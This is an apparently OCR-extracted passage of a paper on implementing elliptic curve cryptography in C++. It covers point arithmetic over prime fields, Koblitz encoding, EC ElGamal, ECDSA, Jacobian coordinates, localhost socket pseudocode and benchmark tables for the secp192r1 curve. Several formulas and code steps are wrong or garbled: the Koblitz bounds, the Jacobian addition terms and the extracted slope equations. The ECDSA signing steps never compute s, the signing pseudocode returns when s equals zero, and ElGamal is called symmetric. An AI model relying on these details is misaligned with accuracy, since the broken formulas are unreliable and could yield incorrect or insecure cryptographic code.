Elliptic Curve Cryptography (ECC) involves repeatedly adding a point to itself k times to obtain another point denoted as kG. This operation, known as point doubling, is expressed as $P + P = 2P$. Point doubling is similar to the addition of two distinct points P and Q. When adding a point to itself, point Q gradually converges towards point P until they coincide as the same point on the curve. Hence, the computation of $2P$ involves the following steps:

1. Draw a tangent line at point P.

2. Find the point of intersection of the tangent line with the elliptic curve to determine point R.

3. Reflect the point of intersection along the x-axis.

2.5 ECC Over GF(p)

Elliptic curves over real numbers are not well-suited for cryptography. Instead, prime numbers are favored due to the error-free arithmetic they offer in prime fields denoted as Z_p. ECC over $GF(p)$ operates solely with elements from the set $\{0, 1, \ldots, p-1\}$. This indicates that parameters a and b, along with variables x and y, belong to the set $GF(p)$. Furthermore, all operations are conducted modulo p. As a result, the form of the elliptic curve is given by:

$$y^2 \equiv x^3 + ax + b \pmod{p} \tag{5}$$

where the condition (3) is also satisfied in the form:

$$4a^3 + 27b^2 \not\equiv 0 \pmod{p} \tag{6}$$

A collection of points (x, y) on the elliptic curve over $GF(p)$ is represented by $E_p(a, b)$, including a distinguished point at infinity, labeled as O. These points no longer form a continuous curve but instead constitute a set of discrete points on the plane [10]. Consequently, it becomes impractical to visually depict point addition and point doubling geometrically. Nevertheless, all algebraic expressions and properties are valid under the modulo p operation. The primary difference lies in how slopes are calculated for point addition and doubling. In point addition, the slope of a line passing through points P and Q can be found as follows:

$$\alpha = y_Q - y_P x_Q - x_P{}^{-1} \pmod{p} \tag{7}$$

where $(x_Q - x_P)^{-1}$ denotes the multiplicative inverse modulo p. Similarly, the slope of a tangent line for point doubling is calculated as

$$\alpha = 3x_P^2 + a2y_P{}^{-1} \pmod{p} \tag{8}$$

Finally, the set $E_p(a, b)$ forms a group with an addition operator $+$. The prime number p represents the characteristic of the field Z_p. Prime finite fields where $p \leq 3$ are deemed unsafe for cryptographic purposes [10].

2.6 Point Encoding

In most cryptographic systems, it's necessary to transform a plaintext into a value applicable to a particular cryptographic algorithm [22]. The process of mapping messages to points on the elliptic curve is integral to ECC. Specifically, in ECC, converting a message into a point on the elliptic curve precedes

the execution of point operations that lead to the generation of ciphertext.

However, there exists a significant challenge in converting a message to a point on the elliptic curve. There isn't a deterministic algorithm for specifying points on a curve over GF(p) [22]. Nonetheless, the Koblitz algorithm [17] provides a solution, enabling the discovery of an appropriate point on the elliptic curve with an exceedingly low probability of error.

For instance, considering an elliptic curve described in Equation (5), the plaintext m, represented as a number, is embedded within the x-coordinate of a point, with additional appended bits. Directly using the message m as the x-coordinate provides only a 50% chance that a square modulo p equals $m^2 + am + b$.

Instead, we select an integer K, which signifies a failure rate of $\frac{1}{2^K}$. The plaintext message must fulfill the following condition:

$$(m+1)^K < p \tag{9}$$

This restricts the message to be in the following range of values:

$$0 \leq m \leq p - K \tag{10}$$

The x-coordinate of a point, which contains the encoded plaintext, is described using the following equation:

$$x = mK + j \tag{11}$$

where j is within the range $0 \leq j < K$. We then iterate through all possible values of j and compute $x^3 + ax + b$ until we find a square root of $x^3 + ax + b \pmod{p}$. This value will represent the y-coordinate. of the point. If we cannot find a square root for all potential j values, it means the given message cannot be mapped to a point on the given elliptic curve. The values obtained from equation (11) and the square root y generate a point $P_m = (x, y)$, which can then be utilized in encryption. To retrieve the plaintext m from the point, we use the following equation:

$$m = \left\lfloor \frac{x}{K} \right\rfloor \tag{12}$$

2.7 The applications of ECC

Repeated additions aren't directly utilized for encryption, as described by $m \times G$ [10]. Instead, the concept of point multiplication is employed in various cryptographic schemes and algorithms. In this subsection, we introduce the applications of ECC, the Elliptic Curve ElGamal cryptosystem, and the ECDSA cryptosystem.

2.8 ElGamal cryptosystem

The ElGamal cryptosystem is an asymmetric key encryption algorithm rooted in the ECDH key exchange systems presented in [12]. ElGamal, similar to RSA, is widely adopted for encryption purposes [22]. It can also be implemented utilizing ECC. The elliptic curve variant of ElGamal operates on points residing on a specified curve over GF(p) and involves repeated point addition operations, distinct from the exponentiation utilized in RSA [18].

Alex and Bob agree on an elliptic curve and a base point $B \in E_p(a,b)$. Alice selects a random large integer $a = 1, 2, \ldots, p-1$ as her private key, and similarly, Bob selects $b = 1, 2, \ldots, p-1$ as his private key. Subsequently, the public keys (p, B, G) are calculated, where $G_A = a \cdot B$ for Alice and $G_B = b \cdot B$ for Bob.

Suppose Alice intends to transmit a message m to Bob. The message is initially encoded into a point P_m. Alice then represents the ciphertext P_c as a pair of points on the curve:

$$P_c = [(a \cdot B), (P_m + a \cdot G_B)] \tag{13}$$

and sends it to Bob, where B and G_B are obtained from Bob's public key (p, B, G_B).

Bob can decrypt the message by computing the product of the first point from P_c and his private key b (i.e., $a \cdot B$). Then, Bob subtracts this product from the second point of P_c:

$$(P_m + a \cdot G_B) - [b \cdot (a \cdot B)] = P_m + a \cdot (b \cdot B) - b \cdot (a \cdot B) = P_m \tag{14}$$

Finally, Bob can decode the original message from the point P_m using equation (12).

2.9 Elliptic Curve Digital Signature Algorithm

The Elliptic Curve Digital Signature Algorithm is a variant of the Digital Signature Algorithm (DSA) that uses elliptic curves. The ECDSA algorithm is implemented in DNSSEC protocol and blockchain technology to provide sufficient level of security in terms of authenticity.Similar to the ECDH and the Elgamal cryptosystemboth parties have to agree on an elliptic curve equation, a base point B, and a prime integer n, which is the order of B, such that n × B = O.

Suppose Alice wants to send a message along with the digital signature to Bob. Alice's private key is an integer a that is in the range $1, 2, \ldots, p-1$. The public key $G_A = aB$ is obtained using scalar multiplication, where B is the base point of the selected curve. Alice needs to perform a series of steps to generate a signature for a message m as follows:

1. **Calculate** $e = \text{HASH}(m)$
   This step involves applying a cryptographic hash function to the message m to generate a hash value e. The hash function is typically SHA-256 or similar.
2. **Obtain value** z **by extracting the leftmost** L_n **bits of** e**, where** L_n **is the bit length of the group order** n
   The value z is extracted by truncating the hash e to L_n bits, where L_n is the bit length of the order n of the elliptic curve group.

$$z = \text{leftmost } L_n \text{ bits of } e$$

3. **Select a cryptographically secure random integer k in the range** $\{1,2,...,n-1\}$
   A random integer k is selected in the range from 1 to $n-1$, which will be used for the point multiplication operation on the elliptic curve.
4. **Calculate a point** $(x_1,y_1) = k \cdot B$
   The point (x_1,y_1) is calculated by performing the point multiplication of the random integer k with the base point B of the elliptic curve.
5. **Calculate** $r = x_1 \mod n$
   The value of r is derived by taking the x-coordinate of the point (x_1,y_1) and reducing it modulo the order n. If $r = 0$, the process repeats by selecting a new k.

$$r = x_1 \mod n$$

The generated signature is the pair of values r and s denoted by (r,s). Alice sends it together with the message m to Bob. Bob can verify the received signature using the following steps:

1. Check that both values r and s are in the range $1,2,\ldots,n-1$. If at least one number does not satisfy this condition, then the signature is invalid.
2. Calculate $e = \text{HASH}(m)$ using the hashing algorithm identical to the one used by Alice during the signature generation process.
3. Identical to the signature generation process, obtain value z by extracting the L_n leftmost bits of e, where L_n is the bit length of the group order n.
4. Calculate the multiplicative inverse of s.
5. Obtain values $u_1 = zs^{-1} \mod n$ and $u_2 = rs^{-1} \mod n$.
6. Calculate a point $(x_1,y_1) = u_1B + u_2G_A$. If $(x_1,y_1) = O$, then the signature is invalid.
7. If $r \equiv x_1 \mod n$, then the signature is valid. Otherwise, the signature is invalid.

2.10 Jacobian Projective Coordinates

As discussed in the previous sections, when points are represented in affine coordinates, the operations on the elliptic curve involve arithmetic additions, subtractions, multiplications, squaring, and the computation of modulo multiplicative inverses. As we are dealing with elliptic curves over GF(p), calculating multiplicative inverses, crucial for point addition and doubling operations requiring the calculation of slopes, is a fundamental process, as seen in Equations 7 and 8. The calculation of multiplicative inverses is computationally intensive, especially when involved in point multiplication, which necessitates multiple point addition and multiplication operations. Given this computational cost, representing elliptic curve points in projective coordinates, particularly in the Jacobian projective coordinate system, proves practical.

Utilizing Jacobian coordinates can significantly enhance the performance of ECC algorithms by reducing the number of computations involving multiplicative inverses on large integers [19].

A point represented in Affine coordinates (x,y) can be transformed into Jacobian coordinates (X,Y,Z). For instance, a point P with Affine coordinates (x_P,y_P) can be depicted in Jacobian coordinates as $(X,Y,Z) = (x_P,y_P,1)$.

Conversely, a point expressed in Jacobian coordinates (X,Y,Z) can be converted back to Affine coordinates using the following equations:

$$x = \frac{X}{Z^2}$$

$$y = \frac{Y}{Z^3}$$

The point at infinity corresponds to $(1,1,0)$, while the negative of (X,Y,Z) is $(X,-Y,Z)$.

Suppose we intend to add a point P with coordinates (X_P,Y_P,Z_P) to another distinct point Q with coordinates (X_Q,Y_Q,Z_Q). Initially, we define variables A, B, C, and D as described by the following equations:

$$A = X_P \cdot Z^2$$

$$B = Y_P \cdot Z^3$$

$$C = X_Q \cdot Z^2 - A$$

$$D = Y_Q + Z^3 - B$$

Now, the coordinates (X_R,Y_R,Z_R) representing the result of point addition $R = P + Q$ can be obtained using the following equations:

$$X_R = -C^3 - 2A \cdot C^2 + D^2$$

$$Y_R = -B \cdot C^3 + D(A \cdot C^2 - x_R)$$

$$Z_R = Z_P \cdot Z_Q \cdot C$$

When performing the point doubling operation on a point represented in Jacobian coordinates, where $P + P = 2P = R$, we need to calculate three variables A, B, and C using the following equations:

$$A = 4X_P \cdot Y^2$$

$$B = 3X^2 + a \cdot Z^4$$

$$C = -2A + B^2$$

The coordinates of the point R are determined using the following equations:

$$X_R = C$$

$$Y_R = -8Y^4 + B \cdot (A - C)$$

$$Z_R = 2Y_P \cdot Z_P$$

3 ECC Implementations

Implementations of the ECC require an understanding of the main components of the ECC from the software engineering prospective. We identify 4 main components of any security system implemented using ECC. We present the hierarchy of these components in a pyramid-like view in order to underline the dependence of all layers from each other. Figure 3 shows these components




Figure 3: ECC Components Pyramid.

Encryption algorithms utilizing ECC properties rely on scalar multiplication, which combines point addition and doubling techniques. This operation requires handling big integers, as standard primitive data types are limited to 64-bit values. Big integer arithmetic is essential for representing plaintext messages as points on an elliptic curve, forming the foundation for ECC arithmetic and point operations. This section initially introduces algorithms and data structures within our custom Big Integer class. It then demonstrates implementations of elliptic curve point addition, doubling, and multiplication, utilizing two distinct Big Integer object implementations: character arrays and bit sets. Additionally, it illustrates the workings of the ElGamal encryption/decryption algorithms and the ECDSA cryptosystems, highlighting design choices and considerations made during the ECC implementations. Our demonstrations use a real SEC (Standards for Efficient Cryptography) ECC curve over a prime field, specifically the secp192r1 curve, with its parameters presented in Table 2 [1]. However, our implementation is compatible with any valid elliptic curve over GF(p).

3.1 Big Integer Class Implementation

Arithmetic operations involving large integers form the foundation of all arithmetic in public cryptography. To explore and potentially

enhance performance, we've developed our own Big Integer class. This class aims for flexibility by allowing users to provide implementations for Big Integer classes specific to elliptic

c

Parameter	Value
Prime number p	FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFE FFFFFFFF FFFFFFFF
a	FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFE FFFFFFFF FFFFFFFC
b	64210519 E59C80E7 0FA7E9AB 72243049 FEB8DEEC C146B9B1
Base point G	04 188DA80E B03090F6 7CBF20EB 43A18800 F4FF0AFD 82FF1012 07192B95 FFC8DA78 631011ED 6B24CDD5 73F977A1 1E794811

Table 2

curves. In our research for the master's thesis, we implemented the Big Integer class using character arrays and bit sets. The first Big Integer class utilizes a character array to represent each digit of a large number. Conversely, the second class employs an array of Boolean values to store the binary representation of integers, specifically using bit sets. Before implementing the Big Integer class, determining the most suitable data structure for representing large integers was essential. While considering linked lists as an option, their O(n) complexity for element access and the performance overhead introduced by node pointers were noted. Vectors from the standard C++ library, though providing ease of use and rich functionality, lacked control over dynamic array size changes during runtime. Considering these factors, arrays emerged as the optimal choice for faster performance, typically associated with primitive data types. The next consideration was determining the ideal data type for the array to hold. We chose the char data type to represent each digit of a big integer (0-9). Using the int data type wasn't memory-efficient due to its 32-bit occupancy per value. Alternatively, representing big integers as an array of long values might also be feasible. For instance, a 320-bit integer could potentially be stored in an array of long values with a size of 5. Additionally, the order of storing digits in the array needed consideration. While arithmetic operations often use the most significant bit (MSB) fashion, accessing the least significant bit (LSB) first is typically required. Hence, we store digits in the LSB format, simplifying value printing but somewhat limiting flexibility. Despite these considerations, our implementation allows for easy use of any elliptic curve by modifying only the parameters of the elliptic curve equation 5. The character array proves suitable for our goals, offering flexibility in working with ECC parameters of varying sizes and maintaining relative efficiency. The second implementation using bit sets is explored due to advantages in implementing arithmetic operations like addition and multiplication without data dependencies, while division and exponentiation use algorithms requiring fewer data manipulations. Each integer bit is stored as a Boolean value in a separate index of the array. Given that each Boolean value occupies 8 bits of memory, we intended to balance speed and memory. Similar to the character array version, numbers are stored in LSB format. Both implementations of the Big Integer class support all arithmetic operations, including addition, subtraction, multiplication, division, modulus, and modulo exponentiation. Additionally, comparisons and shift operators are implemented for each version of the Big Integer class, expanding their utility beyond cryptography. Arithmetic operations on elliptic curve points are essential for ECC

applications. Scalar multiplication, involving repeated point addition, is crucial for forward secrecy. Our Point class, representing x and y coordinates of a point using Big Integer objects, implements add(), double(), and multiply() public member functions [11]. In this section, we illustrate ECC point operations in detail. Due to the space limit, the pseudocode algorithms are not presented in this paper.

1. **Big Integer Addition:** The addition operation involving big integers is one of the most crucial and fundamental operations in ECC. To support the addition operation, we overload the $+$ addition operator for the purpose of adding two Big Integer objects together. This operator takes two Big Integer objects, performs the addition operation, and returns the result as a Big Integer object.
2. **Big Integer Subtraction:** Our implementation of the Big Integer class supports subtraction operations by overloading the subtraction operator. As previously mentioned, addition may involve numbers with different signs. Therefore, we can convert subtraction into an addition operation. Specifically, the operation $A - B$ is transformed into $A + (-B)$, which calls the overloaded $+$ operator. Internally, `if-else` conditions are utilized to invoke either the `add()` or `subtract()` wrapper function within the addition operator function.
3. **Big Integer Multiplication:** The multiplication operation on two big integers is executed using the overloaded $*$ operator. Unlike other arithmetic operations previously discussed, multiplication doesn't necessitate the use of conditional statements to account for all potential cases regarding sizes and signs of the operators. However, the multiplication operation tends to be the most memory-intensive because it requires constructing an array of size $m \times n$, where m and n are the sizes of the first and second big integers, respectively. Additionally, there are two notable extreme cases to consider: when one of the operands is zero, resulting in a zero result, and when one of the operands is one, yielding the other operand as the result. For all remaining cases, multiplication logic similar to manual multiplication must be implemented.
4. **Big Integer Division Operations:** Division and modulo operations are closely related. As with all other mathematical operations in our Big Integer class, the operators / and % are overloaded. For most cases, division operations entail manipulating the digits of both numbers. While repeated subtraction could be an option, it proves to be inefficient. Hence, we implement the long division algorithm within a `divide()` wrapper function, which is then invoked within the overloaded / operator.
5. **Big Integer Modulo Operations:** The modulo operation relies on the division operation, implemented within the overloaded % operator, utilizing wrapper member functions described earlier in this section. Hence, it is compatible with both versions of the big integer classes.
6. **Big Integer Modulo Exponentiation:** The exponentiation operation is a fundamental part of numerous algorithms in ECC. Fundamentally, exponentiation involves repeatedly multiplying a number by itself.However, this method can overwhelm system resources, especially when handling large numbers [22]. As an alternative, we implement a repeated squaring algorithm, which involves a maximum of n multiplications, where n represents the length of the exponent in bits.

3.2 ElGamal Implementation

The ElGamal cryptosystem is utilized for encrypting and decrypting with symmetric keys. We have developed a sample program that simulates the ElGamal encryption and decryption process between two parties employing the secp192r1 elliptic curve. The complete process, encompassing encryption and decryption, is illustrated in Figure 4.




Figure 4: Message exchange using the ElGamal cryptosystem.

Suppose Alice intends to send a message to Bob. We assume that both Alice and Bob have agreed upon a curve and a base point, denoted as B. Each party calculates their respective private keys. In our implementation, we utilize randomly generated numbers. The public key is obtained through scalar multiplication of the base point. Alice's public key is calculated using the equation $G_A = a \cdot B$. Similarly, Bob's public key is derived using the equation $G_B = b \cdot B$. Once Alice and Bob exchange their public keys, Alice can securely transmit a message to Bob.

Alice encodes the message as a point P_m on the curve and encrypts it using Bob's public key, employing equation 13. Upon receiving the ciphertext, Bob can recover the plaintext by decrypting the ciphertext using equation 14 and decoding the message using equation 12.

Similar to the implemented ECDH key exchange mechanism [12], in the established communication channel using sockets, Bob assumes the role of a server while Alice acts as a client. The pseudocode for the ElGamal cryptosystem on the client side is depicted in Algorithm 1.

The code segment including lines 1 to 3, is primarily used to initialize the socket for subsequent communication. The client establishes a connection with the server, which runs on the local host, depicted in line 5. Alice computes her public key via the point multiplication algorithm and transmits it to Bob. Upon receiving Bob's public key, obtained by reading a message from the socket (as shown in line 11), Alice proceeds to encode a message as a point on the chosen curve. Subsequently, she encrypts this message utilizing the function `encrypt()`, implementing the logic specified by equation 13, involving point addition and multiplication operations.

Algorithm 2 illustrates the ElGamal cryptosystem's server-side implementation. In this algorithm, lines 1-10 are dedicated to

Algorithm 1: The pseudocode for the ElGamal cryptosystem on the client side

```
1. sockfd = socket(afinet, sockstream, 0);
2. if sockfd <0 then
3.     print(error opening socket);
   end
4. servername = gethostbyname("localhost");
5. connect(sockfd, serveraddress);
6. if not connected then
7.     print(error connecting to the server);
   end
8. privKey = genPrivateKey();
9. pubKey = privKey * BasePoint;
10. write(sockfd, pubKey);
11. serverPubKey = read();
12. encodedMessage = encodeMessage(message);
13. cipher = encrypt(encodedMessage, serverPubKey);
14. write(sockfd, cipher);
15. response = read();
```

configuring a socket and initiating the listening process for incoming messages through the stream socket. Subsequently, Bob generates a private key using a built-in random number generator and computes his public key, which he then transmits to Alice. Subsequent incoming messages are regarded as ciphertext sent by Alice. Bob decrypts this ciphertext using the procedure detailed in Equation 14. The decryption process is demonstrated in the pseudocode below. The resulting decrypted message is passed to the decodeMessage () function, designed to handle a point embedding the encoded message within its x-coordinate. If Bob intends to send an encrypted message to Alice, he follows the procedure outlined in lines 12-14 of Algorithm 1, albeit using Alice's public key. ciphertext constitutes a pair of points on an elliptic curve within the ElGamal cryptosystem.

As indicated in Equation 14, Bob's task is to compute a point that results from the product of the first point within the ciphertext pair and his private key.

Algorithm 2: The pseudocode for ElGamal cryptosystem on the server side

```
1. sockfd = socket(afinet, sockstream, 0);
2. if sockfd <0 then
3.     print(error opening socket);
   end
4. bind(sockfd, servAddr);
5. if not binded then
6.     print(error binding socket);
   end
7. listen(sockfd, 5);
8. getClientAddress();
9. acceptConnection(sockfd, clientAddress);
10. clientPubKey = read();
11. privKey = genPrivateKey();
12. pubKey = privKey * BasePoint;
13. write(sockfd, pubKey);
14. cipherText = read();
15. encodedMessage = decrypt(ciphertext);
16. plainText = decodeMessage(encodedMessage);
```

Algorithm 3: The pseudocode for decrypting a message in the ElGamal cryptosystem

```
Input: p1, p2
Output: encodedMessage
1. product = b * p1;
2. product.y = -product.y mod p;
3. encodedMessage = p2 + product;
4. return encodedMessage;
```

This operation is executed straightforwardly through point multiplication. Subsequently, Bob accomplishes the subtraction by addition of the negative point to the first point of the ciphertext pair since a direct point subtraction operation isn't supported. As previously discussed in Section 2, obtaining the negative of a point entails reflecting the same point across the x-axis. However, in elliptic curves over GF(p), simply altering the sign of the y-coordinate is inadequate. Modulo operation is also employed in line 2 of Algorithm 3. Ultimately, the point obtained in line 1 is combined with the second point of

the ciphertext pair. The encoded message is then recovered, wherein the plaintext resides within the x-coordinate and can be retrieved employing Equation 12.




Figure 5: Message exchange using ECDSA.

Suppose, Alice wants to send a message along with the generated digital signature of the message to Bob. We make an assumption that both parties agreed on a curve, a base point B, and the order n. Alice and Bob calculate their public-private key pairs. Alice calculates her public key $GA = aB$, where a is her private key. Similarly, Bob calculates his public key $GB = bB$, where b is his private key. Next, Alice and Bob exchange their public keys. If Alice wants to send a message along with the digital signature, she generates a pair of values (r,s), which constitutes the digital signature, and sends it to Bob together with the original message. After Bob receives the message and the signature, he is able to verify the integrity and authenticity of the message using the procedure described in Section 2.

We simulate the ECDSA algorithm by building communication between two parties using sockets. Identical to the previously described implementations, Bob will act as the server and Alice will act as the client. Algorithm 4 shows the pseudocode for ECDSA Implementation on the client side. Lines 1-7 show the logic for establishing connection with the server using C++ standard sockets. The implementation of key generation and exchange is shown on lines 8-11. Before sending a message to the server, Alice generates the signature using sign () function. The message is written to the socket along with the signature as shown on line 13.

Algorithm 5 shows the implementation of sign () function, which is responsible for generating the digital signature of a given message. The algorithm takes a message as an input and returns a pair of values r and s that constitutes a signature. We use SHA-256 hashing algorithm provided by CryptoPP library in order to generate the hash of a message. Next, we extract 192 leftmost bits of the generated hash because the order of the secp192r1 curve is 192 bits long. Next, we generate a random number k and perform a point multiplication operation to get an intermediate point. We obtain the first value of the signature

Algorithm 4: The pseudocode for ECDSA on the client side

Input: message

Output: signedMessage

```
1. sockfd = socket(AF_INET, SOCK_STREAM, 0);
2. if sockfd <0 then
3.     print("Error opening socket");
4. end
5. servername = gethostbyname("localhost");
6. connect(sockfd, serveraddress);
7. if not connected then
8.     print("Error connecting to the server");
9. end
10. privKey = genPrivateKey();
11. pubKey = privKey * BasePoint;
12. write(sockfd, pubKey);
13. serverPubKey = read();
14. signature = sign(message);
15. write(sockfd, message, signature);
```

Algorithm 5: The pseudocode for signing a message using ECDSA

Input: message

Output: r, s

```
1. hash = SHA256(message);
2. z = extract(hash);
3. while true do
4.     k = generateRandomKey();
5.     point = k * basePoint;
6.     r = point.x mod n;
7.     while r = 0 do
8.         k = generateRandomKey();
9.         point = k * basePoint;
10.        r = point.x mod n;
11.    end
12.    kInverse = gcdExtend(k, n);
13.    s = kInverse * (z + r * privateKey) mod n;
14.    if s = 0 then
15.        return pair(r, s);
16.    end
17. return pair(r, s);
```

using modulo operation as shown on line 6. We check if the value of r is equal to zero. If it is zero, then we enter a while loop that will iterate until we are able to obtain r distinct from zero. We compute the multiplicative inverse of k and obtain the value of s using equation on line 12. If the calculated value is zero, then we need to start over by going back to line 4. The algorithm returns a pair of values r and s as soon as the valid signature is generated.

Algorithm 6: The pseudocode for ECDSA on the server side

```
1. sockfd = socket(afinet, sockstream, 0);
2. if sockfd <0 then
3.     print(error opening socket);
   end
4. bind(sockfd, servAddr);
5. if not binded then
6.     print(error binding socket);
   end
7. listen(sockfd, 5);
8. getClientAddress();
9. acceptConnection(sockfd, clientAddress);
10. clientPubKey = read();
11. privKey = genPrivateKey();
12. pubKey = privKey * BasePoint;
13. write(sockfd, pubKey);
14. clientMessage = read();
15. verify(clientMessage.signature, clientMessage.message);
```

The server side implementation is similar to the previously described implementations of ECC application, ElGamal. Algorithm 6 shows the server side implementation for ECDSA. More precisely, lines 1-14 are identical to the pseudocode used in ElGamal implementation on the server side. However, the server needs to verify the integrity and authenticity of the message using the received signature from the client.

Algorithm 7 describes the implementation of signature verification using ECDSA. The algorithm accepts two parameters. The first parameter is a pair, which holds two values r and s that constitute a generated digital signature. The algorithm returns a Boolean value to describe if the signature is valid. The second parameter is a message received by the server. Line 1 is an i f statement used to check if the values r and s are within a valid range. If at least one value is out of range, then the function returns false, meaning the signature is invalid. If the values are in the range, we perform a series of steps identical to the signature generation process as shown on lines 3 and 4. Next, we compute the multiplicative inverse of s using the Extended Euclidean Algorithm and obtain values of u1 and u2 as shown on lines 6 and 7. An intermediate point on the selected curve is obtained using scalar multiplication and point addition operation on line 8. If the calculated point is a distinguished point at infinity, then the signature is invalid. Otherwise, we calculate the values n1 and n2 used in the final step of signature verification process. If these two values are identical, then the signature is valid and the veri f y () function returns true. Otherwise, false Boolean value is returned.

Algorithm 7: The pseudocode for verifying a signature using ECDSA

Input: signature, message
Output: valid

```
1. if r or s are not in the range from 1 to n-1 then
2.     return false;
   end
3. hash = SHA256(message);
4. z = extract(hash);
5. sInverse = gcdExtend(signature.s, n);
6. u1 = sInverse * z mod n;
7. u2 = (signature.r * sInverse) mod n;
8. result = (u1 * G + u2 * publicKey) mod n;
9. if result = pointAtInfinity then
10.     return false;
   end
11. n1 = signature.r mod n;
12. n2 = result.x mod n;
13. if n1 = n2 then
14.     return true;
   end
15. else
   return false;
   end
```

4 Evaluation

In this section, we conduct a performance evaluation of the arithmetic operations performed by the Big Integer classes on operands of varying sizes. Additionally, we analyze the point operations essential for all applications of ECC on the secp192r1 curve.

4.1 Platforms

All arithmetic and point operations underwent testing on a PC equipped with a quad-core Intel(R) Core(TM) i7-7700K CPU running the Ubuntu 15.04 operating system. The execution times were measured as part of the testing process. The software program, developed for this evaluation, was compiled and executed using the standard GNU C++ compiler version 4.9.2. Additionally, the program underwent memory-related error checks using the Valgrind dynamic analysis tool [13].

4.2 Experimental Results

This subsection outlines the experimental findings in which we compare the time performance of arithmetic operations, including addition, subtraction, division, multiplication, and modulo exponentiation, performed using the Big Integer classes. Additionally, we conducted measurements to report the execution times for point addition, point doubling, and scalar multiplication operations over the secp192r1 curve. These operations were utilized in the implementation of both the Elliptic Curve ElGamal cryptosystem, and the ECDSA cryptosystem. The program underwent 20 executions, and the average running time for these operations is presented

4.3 Big Integer Arithmetic Operations

The execution time of multiple arithmetic operations is measured using operands of various sizes. Each operation's timing performance is compared between the two versions of the Big Integer classes: one implemented using an array of characters and the other using an array of Boolean values.

Operands Size in bits	BigInteger addition in µs	Bitset addition in µs
160	0.9024	1.2686
192	0.9602	1.0700
256	0.7904	1.1150
384	1.4684	2.7106
512	1.6644	2.2730

Table 3: Comparison of performance: Addition Operation

Table 3 presents a comparison of the average execution time for the addition operation between the two versions of the Big Integer classes across various operand sizes. Each operand represents a randomly generated number of the size specified in the first column of the table. Notably, the results show that adding two 192-bit or 256-bit long numbers is marginally faster than adding two 160-bit long numbers in both implementations. However, the precise reason for this observation is challenging to determine. Moreover, the arithmetic operations of the Big Integer class implemented using a bit set exhibit slower performance across all operand sizes. This disparity in performance can be attributed to the larger number of loop iterations in the algorithm utilizing a bit set compared to the algorithm using arrays of characters. Additionally, the memory required to represent a specific big integer using a bit set is larger than that needed for the same big integer represented with a character array. This is due to the internal storage in C++, where every bit in the bit set is allocated one byte. Interestingly, the smallest difference in average execution time occurs when adding two 192-bit integers, which presents another challenge to explain. Please note that this research paper does not include a comparison of the average execution time for other mathematical operations.

4.4 Point Operations on the Secp192r1 Curve

The performance of essential operations—point addition, point doubling, and scalar multiplication—in ECC applications is detailed in Table 4. Among these operations, point addition proves to be the fastest, taking approximately 7 ms to execute. On the other hand, point doubling requires 3.5 times more time as it involves more computationally expensive tasks like multiplication and exponentiation. However, scalar multiplication emerges as the most resource- intensive point operation. It includes both point addition and point doubling operations. In this operation, a given point undergoes doubling at least n times, where n represents the size of the scalar multiplier in bits. Comparing the two implementations of the Big Integer classes, the point operations performed using a bit set are observed to be twice as slow as those conducted using character arrays.

Operands Size in bits	BigInteger Operations in ms	Bitset Operations in ms
Point Addition	7.0504	19.4550
Point Doubling	25.4880	58.7686
Scalar Multiplication	448.0902	1046.708

Table 4: Comparison of performance: Point Operations on the curve secp192r1

Given that the Big Integer implementation outperforms the Bitset, we leverage the Big Integer implementation to contrast the performance between Affine and Jacobian coordinates. Table 5 displays the performance comparisons of point operations between the implementation employing Affine coordinates and the one utilizing Jacobian projective coordinates.

Operands Size in bits	Affine coordinates in ms	Jacobian coordinates in ms
Point Addition	7.0504	8.2093
Point Doubling	25.4880	8.3371
Scalar Multiplication	448.0902	294.576

Table 5: Comparison of performance: Affine vs.Jacobian coordinates on the secp192r1 curve

